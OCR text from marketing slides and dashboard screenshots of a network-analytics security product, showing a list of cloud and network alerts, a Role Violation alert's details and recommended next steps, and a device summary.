
2. What are they doing

The Foundation

Network always knows what is happening but are you listening?

2. What are they doing

Network Analytics



Collect and Analyze Network Metadata


Know
every entity


See
every conversation

Understand what is
normal

Be alerted to
change

Respond to
threats quickly





Read-Only Mode Read-only accounts can view any part of the site, but cannot make updates or changes.

Alerts

No filters have been applied

See alerts by status: Open | Snoozed | Closed | All

Actions: Assign Tag(s) | Assign User | Change Status

☐	Alert	Source	Last Updated	Attack Chain	Priority	MITRE ATT&CK T
☐	Azure Activity Log Watchlist Hit #4960	Network	2024-10-14 03:26:21 UTC	--	High	Persistence
☐	AWS CloudTrail Watchlist Hit #12461	(Amazon Web Ser...	2024-10-11 17:37:00 UTC	Attack Chain 958 #958	Normal	
☐	Geographically Unusual AWS API Usage #12462	(Amazon Web Ser...	2024-10-11 17:37:00 UTC	Attack Chain 958 #958	High	Discovery Execution Initial Access
☐	Unusual External Server #7676	ip-10-201-0-15.u...	2024-09-20 11:50:00 UTC	Attack Chain 530 #530	High	
☐	Role Violation #7649	ip-10-201-0-15.u...	2024-09-20 11:50:00 UTC	Attack Chain 530 #530	High	
☐	Heartbeat Connection Count #11312	ip-10-10-30-16.u...	2024-09-19 23:00:00 UTC	Attack Chain 698 #698	High	Command and Contr


20 Per Page

1-20 of 186 results | 1 / 10

https://cisco-dcloud-lon.obsrvbl.com/dashboard/#/alerts/details?id=7649

SECURE

CLOUD



Read-Only Mode Read-only accounts can view any part of the site, but cannot make updates or changes.

Role Violation

Alert Type Details

Description	Device is identified with a particular role (e.g., Windows Workstation), but was observed acting in a new role (e.g., SSH server). This may indicate the device is compromised.
Next Steps	Reference the supporting evidence and determine whether the new role behavior is intended and part of the normal course of business. If it is not, quarantine the entity.
MITRE Tactics	--
MITRE Techniques	--
Alert Type Priority	High

go to alert priorities page

This alert is included in an attack chain: Attack Chain 530 #530

Alert Rule Details

Status	Open
ID	7649
Latest Observation	2024-09-20 11:50:00 UTC
First Observation	2022-08-10 01:10:00 UTC
At	2022-08-10 01:57:35 UTC

IPs at the time of alert: 10.201.0.15

XDR

Device Outline

Last updated: yesterday 2024-10-13

ip-10-201-0-15.us-east-2.compute.internal

more actions | device summary

Name	ip-10-201-0-15.us-east-2.comput...
IPs	10.201.0.15
Hostnames	ip-10-201-0-15.us-east-2.compute.internal
Subnets	10.0.0.0/8 (Default RFC1918)
Open Alerts	4
Int Connections	0
Ext Connections	0
Sensors	ctb-broker-750
Sensor Types	CTB
Exporters	172.16.16.1,172.16.16.2, 198.18.133.23,198.19.201.174

